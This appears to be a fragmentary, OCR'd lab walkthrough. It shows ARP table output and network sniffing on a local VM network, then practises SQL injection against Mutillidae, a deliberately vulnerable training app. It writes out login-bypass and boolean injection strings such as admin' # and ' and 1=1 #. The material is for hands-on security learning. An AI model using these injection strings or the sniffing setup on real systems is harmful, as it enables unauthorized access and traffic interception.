
```
Command Prompt
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>arp -a

Interface: 192.168.206.129 --- 0x4
  Internet Address      Physical Address      Type
  192.168.206.2         00-0c-29-e0-8c-e8     dynamic
  192.168.206.128       00-0c-29-e0-8c-e8     dynamic
  192.168.206.254       00-50-56-f7-8d-20     dynamic
  192.168.206.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Windows side



```
192.168.206.0/24 > 192.168.206.128  » net.sniff on
192.168.206.0/24 > 192.168.206.128  »
```


Turn on network snif to capture traffic



```
    net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (defaul
t=false)
   net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
   net.sniff.regexp : If set, only packets matching this regular expression will be considered. (default=)
   net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default
=)
  net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying,
otherwise only the ones parsed at the application layer (sni, http, etc). (default=false)

192.168.206.0/24 > 192.168.206.128  » net.sniff on
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.mdns] mdns DESKTOP-QO3DRCS.local : A query for wpad.lo
cal
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : dual-a-0036.a-m
sedge.net is 13.107.21.239, 204.79.197.239
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.mdns] mdns fe80::2d04:682f:2887:bb4f : A query for wpa
d.local
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : dual-a-0036.a-m
sedge.net is 13.107.21.239, 204.79.197.239
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.mdns] mdns DESKTOP-QO3DRCS.local : A query for wpad.lo
cal
192.168.206.0/24 > 192.168.206.128  » [06:11:43] [net.sniff.mdns] mdns fe80::2d04:682f:2887:bb4f : A query for wpa
d.local
```

Net.sniff on to track the traffic

Practice part – SQL injection



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Site hacked...err...quality-


Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Multilidae



```
select * from accounts where username = 'admin' and password '123456' and 1=1 #'
12345678' and CODE HERE#
123456' and 1=2 #
```

Create a list with possible passwords



Name: admin' #

Password: ●

Dont have an account? Please register here

Trying to get SQL injection